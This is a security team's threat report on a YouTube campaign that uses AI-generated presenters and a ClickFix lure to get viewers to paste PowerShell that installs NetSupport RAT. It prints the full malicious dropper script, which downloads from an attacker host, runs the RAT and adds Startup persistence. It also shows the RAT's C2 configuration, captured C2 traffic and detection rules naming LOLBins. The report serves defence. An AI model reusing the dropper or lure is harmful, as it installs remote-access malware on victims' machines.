

Easy Money: A Crypto- Themed Social Engineering Operation

Version

1.0 – 13-02-2026

Author


Serkan Sirmaci, Cyber Security Analyst @ Controlware CSIRT

Dominik Degroot, Senior Cyber Security Analyst @ Controlware CSIRT

Contact

threatreport@controlware.de





Executive summary

In mid-January, we identified multiple YouTube videos distributing [NetSupport RAT](#). The campaign primarily exploits users' desire to earn easy money by persuading them to copy and execute malicious code via Windows Command Prompt.

We observed that the YouTube channels involved had subscriber counts ranging from approximately 10K to 4M which significantly increased the potential reach and impact of the campaign.

The videos follow a consistent format featuring three recurring AI-generated characters presenting the content. Based on voice patterns, visual artifacts, and overall production style, we assess that all characters are AI-generated and professionally produced.




Figure 1: Infection chain

Technical Analysis

Initial Access:

We identified an incident involving the execution of a malicious PowerShell command. The payload was executed manually by the user via copy-paste into Windows Run dialog or Command Prompt.

The observed behavior closely resembles the widely known **ClickFix** social engineering technique where users are instructed to manually copy and execute commands. During our investigation, we determined that the malicious PowerShell payload was delivered through the YouTube video description section. Victims were either directly instructed to copy and execute a slightly obfuscated PowerShell command (Figure 2) or redirected to a GitHub repository via an embedded link (Figure 3). The repository contained the PowerShell payload which users were instructed to copy and execute manually. This confirms YouTube as the initial access vector in the infection chain.




Figure 2: Malicious Payload in description-YouTube




Figure 3: Github link in description and malicious payload in Github repository -YouTube/Github

NetSupport RAT Deployment and Persistence

The PowerShell payload primarily uses Invoke-RestMethod and Invoke-Expression to download and execute the main malicious PowerShell script.




Figure 4: Malicious PowerShell command to download main script

The downloaded script consists of two main components. The first component is responsible for retrieving and executing **NetSupport RAT**, followed by establishing persistence. Persistence is achieved by creating a shortcut to neservice.exe in the Windows Startup folder, ensuring execution upon system reboot. There is no registry key set, or scheduled tasks configured for persistence.

The second component displays a fake XRP launching page. This decoy content is likely intended to distract the victim and create the impression that a legitimate cryptocurrency-related process is running, while the malicious activities continue in the background.

```

$ahas = "env:LOCALAPPDATA\Nfservice"
New-Item -ItemType Directory -Force -Path $ahas | Out-Null

$beza = "https://xrplvalidator.dev/"

$feer = @(
    "at.7z",
    "lnk.7z",
    "7z.exe",
    "7z.dll"
)

foreach ($file in $feer) {
    $url = $beza + $file
    $dest = Join-Path $ahas $file
    Invoke-WebRequest $url -OutFile $dest
}

Set-Location "env:LOCALAPPDATA\Nfservice"
& ".\7z.exe" x at.7z -pppp -aoa -y > $null 2>&1

$exePath = "env:LOCALAPPDATA\Nfservice\neservice.exe"

if (Test-Path $exePath) {
    try {
        Start-Process $exePath
        Start-Sleep -Seconds 2
    } catch {}
}

$startup = [Environment]::GetFolderPath("Startup")
& "env:LOCALAPPDATA\Nfservice\7z.exe" x
"env:LOCALAPPDATA\Nfservice\lnk.7z" "-pppp" "-aoa" "-y" "$startup" > $null 2>&1

do {
    $address = (Read-Host "Enter your XRP address").Trim()
} while ([string]::IsNullOrEmpty($address))

Write-Host ""
Write-Host "Destination tag is required for exchange wallets."
-ForegroundColor Yellow
Write-Host ""

do {
    $tagInput = (Read-Host "Enter your destination tag (press Enter to skip)").Trim()
    if ([string]::IsNullOrEmpty($tagInput)) {
        $tag = $null
        break
    }
    if ($tagInput -match '\d+') {
        $tag = $tagInput
        break
    }
    else {
        Write-Host "Invalid format. Destination tag must be a number." -ForegroundColor Red
    }
} while ($true)

Write-Host ""
Write-Host "===== -ForegroundColor Cyan
Write-Host " Reward Distribution Information" -ForegroundColor Yellow
Write-Host "===== -ForegroundColor Cyan
Write-Host "Rewards are distributed once daily." -ForegroundColor White
Write-Host "Payout amount depends on your hardware performance." -ForegroundColor White
Write-Host "===== -ForegroundColor Cyan
Write-Host ""
Write-Host "[SYNC] Connecting to XRP Ledger Network..."
Start-Sleep -Milliseconds 900
for ($i = 1; $i -le 5; $i++) {
    $percent = $i * 20
    Write-Host ("[SYNC] Synchronizing... {0}%" -f $percent)
    Start-Sleep -Milliseconds 700
}
Write-Host ""
Write-Host "XRP Node Launched Successfully." -ForegroundColor Green
Write-Host ""
while ($true) {
    try {
        $timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
        $block = (Invoke-RestMethod `
            -Uri "https://xrplcluster.com" `
            -Method Post
            -ContentType "application/json" `
            -Body '{"method": "ledger", "params": [{"ledger_index": "validated"}]}')
        .result.Ledger_index
        Write-Host "[${timestamp}] Node Status: " -NoNewline
        Write-Host "[Online]" -ForegroundColor Green -NoNewline
        Write-Host ". Latest block: $block"
    }
}
    
```

Figure 5: Main script to download and execute NetSupport RAT

First, the script creates a directory named `Nfservice` under the `AppData\Local` path. It then downloads four files into this folder. The files `7z.exe` and `7z.dll` are used to extract two compressed archives. The archive `at.zip` or `ax.zip` contains the full set of NetSupport RAT components, while `lnk.zip` includes a shortcut file for `client32.exe` (renamed as `neservice.exe`). After extraction, the shortcut to `neservice.exe` is placed in the Windows Startup folder to establish persistence.




Figure 6: Components of NetSupport RAT

In the second stage, the script simulates a completely fake XRP launching screen. Additionally, it sends a POST request to `xrplcluster`, which is a public, community-operated XRP Ledger infrastructure endpoint that allows users to query the ledger. By interacting with a legitimate public service, the script creates the illusion of active cryptocurrency-related activity on the screen, reinforcing the social engineering narrative while the malicious payload operates in the background.

```

Enter your XRP address: x
Destination tag is required for exchange wallets only.
Enter your destination tag (press Enter to skip):

=====
Reward Distribution Information
=====
Rewards are distributed once daily.
Payout amount depends on your hardware performance.
=====

[SYNC] Connecting to XRP Ledger Network...
[SYNC] Synchronizing... 20%
[SYNC] Synchronizing... 40%
[SYNC] Synchronizing... 60%
[SYNC] Synchronizing... 80%
[SYNC] Synchronizing... 100%

XRP Node Launched Successfully.

[2026-01-28 15:35:26] Node Status: [Online]. Latest block: 101867534
[2026-01-28 15:35:50] Node Status: [Online]. Latest block: 101867541
[2026-01-28 15:36:13] Node Status: [Online]. Latest block: 101867547
[2026-01-28 15:36:36] Node Status: [Online]. Latest block: 101867552
[2026-01-28 15:36:58] Node Status: [Online]. Latest block: 101867559
[2026-01-28 15:37:22] Node Status: [Online]. Latest block: 101867565
    
```

Figure 7: Fake XRP Node launching screen

Command and Control

After client32.exe is executed, it initiates outbound communication by sending a POST request to the gateway address specified in the client32.ini configuration file.

```

[Info]
Filename=C:\Program Files (x86)\NetSupport\NetSupport Manager\client32.ini

[License]
quiet=1

[Audio]
DisableAudioFilter=1
HookDirectSound=0
Threshold=0

[General]
Password=dgAAABussWP1Fx) (P12Cwsoblca

[HTTP]
GatewayAddress=sonosuiteqx.com:2081
gskmode=0
GSK=GA;P@HEF:F?EDG9B=BAIEP;C
GSKX=GA;P@HEF:F?EDG9B=BAIEP;C
Port=2081
SecondaryGateway=sonosuiteqx.net:2081
SecondaryPort=2081

[TCPIP]
MulticastListenAddress=
    
```

```

Wireshark - Folge HTTP Stream (tcp.stream eq 10) - Ethernet0

POST http://188.137.248.69/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Host: 188.137.248.69
Connection: Keep-Alive

CMD=POLL
INFO=1
ACK=1
HTTP/1.1 200 OK
Server: NetSupport Gateway/1.92 (Windows NT)
Content-Type: application/x-www-form-urlencoded
Content-Length: 69
Connection: Keep-Alive

CMD=ENCD
ES=1
DATA=g+$.{. . . .W..[R..].^..d8.=m's.....M.6..
POST http://188.137.248.69/fakeurl.htm HTTP/1.1
User-Agent: NetSupport Manager/1.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 231
Host: 188.137.248.69
Connection: Keep-Alive

CMD=ENCD
ES=1
    
```

Figure 8: Configuration file (client32.ini) related to C2

Once the connection has been established successfully, the attackers gain remote access to the compromised device through NetSupport RAT's command-and-control (C2) functionality. This enables full remote-control capabilities, including system interaction, file access, and potential follow-on activity depending on the operator's objectives.

Threat Intelligence Findings:

After identifying the initial access vector, we conducted a more detailed investigation on YouTube. Our findings indicate that this activity is part of a large-scale campaign rather than isolated incidents. Several of the accounts involved had a significant number of subscribers, ranging from approximately 10K to 4M.




Figure 9: Some of the Scam/Hacked YouTube channels - YouTube

We identified three distinct male presenters across the analyzed videos. We assess that all three characters are most probably AI-generated. Two of the men are presented as individual YouTube content creators using the names “Sam Parker,” “Sam Mayerson,” “Sam Miller,” and “Sam Backer.”



Figure 10 Channels centered around the name “Sam” - YouTube

The third man impersonates the official YouTube channel of TradingView. In this case, the names “Thomas Green” and “Thomas Anderson” are used.




Figure 11: Channels centered around the name “Thomas” and “TradingView” - YouTube

Most of the malicious videos were uploaded within the last two months, while the channels themselves were generally created within the last two years. This temporal mismatch suggests that the channels may have been compromised and repurposed for the campaign. In two cases, previously uploaded Shorts or Posts were not removed, further supporting this assessment. The older Shorts and Posts are unrelated and significantly different from the newly uploaded videos, indicating a likely account takeover rather than a legitimate content shift.




Figure 12: Samples of hijacked channels - YouTube

The channel content is structured around five main themes:

- XRP Node
- Usage of the “TradingView” tool
- Usage of the xrp-rates[.]com platform
- Bug bounty
- Virus removal tool (Tron)

Among these, the videos related to “XRP Node” and the “TradingView” tool are used to distribute NetSupport RAT.

Similar scam campaigns involving XRP and TradingView have been reported previously.

- In July 2025, [Ripple](#) warned XRP holders about a new wave of scams on YouTube, where fake accounts impersonated Ripple and used deepfake videos of well-known public figures such as David McWilliams and Elon Musk to increase credibility.
- Likewise, in April 2025, [TradingView](#) published a scam alert warning users about fake TradingView YouTube channels distributing malware. These prior incidents indicate that cryptocurrency-themed impersonation and AI-generated content are recurring tactics used in social engineering campaigns targeting crypto communities.

In these videos, viewers are directed toward two different actions:

- Purchasing a VPS and remotely connecting to the server.
- Downloading the desktop application from what is presented as the official TradingView website.

The attackers' objectives may vary. One possible goal is stealing financial data during the VPS purchase process, especially if victims enter payment information on attacker-controlled platforms. They may also aim to compromise the purchased VPS and use it for malicious purposes, such as hosting payloads or supporting command-and-control infrastructure. Encouraging users to download the "TradingView" desktop tool could enable credential harvesting or unauthorized access to financial accounts.




Figure 13: Screenshots from videos - YouTube

The promotional videos for the xrp-rates[.]com platform do not directly distribute malware and only link to the website. However, WHOIS data indicates that the domain was registered recently. Additionally, Fortinet classifies the domain as spam, suggesting it is part of the broader malicious campaign infrastructure.




Figure 14: VirusTotal

The videos related to bug bounty programs and virus removal tools do not currently contain any malicious links. However, in the virus removal tool video, the presenter claims that a download link is available in the description section. Despite this statement, no such link is present at the time of analysis. This may indicate that the link has not yet been added, or that the campaign is being prepared for future updates.

This pattern indicates coordinated engagement activity, likely involving bot-generated or centrally managed accounts to create a false sense of legitimacy and trust.




Figure 18: Comment from different channels – YouTube

Recommended mitigation measures

Based on the observed tactics, techniques, and procedures (TTPs), the following mitigation measures are recommended:

User Awareness and Training

Organizations should educate users about social engineering techniques that involve copying and executing PowerShell commands manually. Users should be clearly informed that legitimate platforms do not require running commands through Command Prompt to enable crypto-related services or tools.

Restrict PowerShell Usage

PowerShell execution should be restricted where possible by following best practices:

- Implement PowerShell Constrained Language Mode via AppLocker or WDAC
- Set PowerShell Execution Policy to at minimum `RemoteSigned` or `AllSigned`
- Enable PowerShell Script Block Logging and Module Logging
- Monitor PowerShell usage via EDR/SIEM for anomalous Invoke-RestMethod/Invoke-Expression chains
- Consider blocking PowerShell in standard user contexts where not business-critical

Detection

We executed the command in our test environment and figured out that the Defender for Endpoint detects and prevents the attack.




Figure 190: Defender for Endpoint Detection

In addition, we developed multiple detection rules to identify this campaign across different attack phases. The following table summarizes our detection coverage:

Detection Coverage Overview

#	Detection Rule	Target Phase	MITRE ATT&CK	Severity
1	ClickFix Technique - Suspicious RunMRU Registry Entry	Initial Execution	T1059, T1204.004	High
2	Execution of neservice.exe with PowerShell as Parent	Payload Deployment	T1059.001	High
3	Execution of neservice.exe from AppData\Local\Nfservice	Malicious Execution	T1036.005	High
4	Copy of neservice Shortcut to Startup Folder	Persistence	T1547.001	High

Detection Rule Details

1. ClickFix Technique - Suspicious RunMRU Registry Entry with LOLBins and Obfuscated Payloads

Detection Focus: Identifies ClickFix social engineering attempts through Windows Run dialog command history analysis

Monitored Indicators:

- LOLBins execution patterns (PowerShell, MSHTA, Rundll32, WScript, Curl, Wget, CMD, MSIExec)
- Obfuscated URLs and IP-based URLs

Campaign Relevance: Detects the initial execution vector where users manually copy and execute malicious PowerShell commands from YouTube video descriptions via Windows Run dialog. This is the primary entry point for the campaign.

2. Execution of neservice.exe with PowerShell as Parent

Detection Focus: Detects suspicious parent-child process relationships indicating malware staging and deployment

Monitored Indicators:

- Process execution with PowerShell as parent process
- Specific process name (neservice.exe)

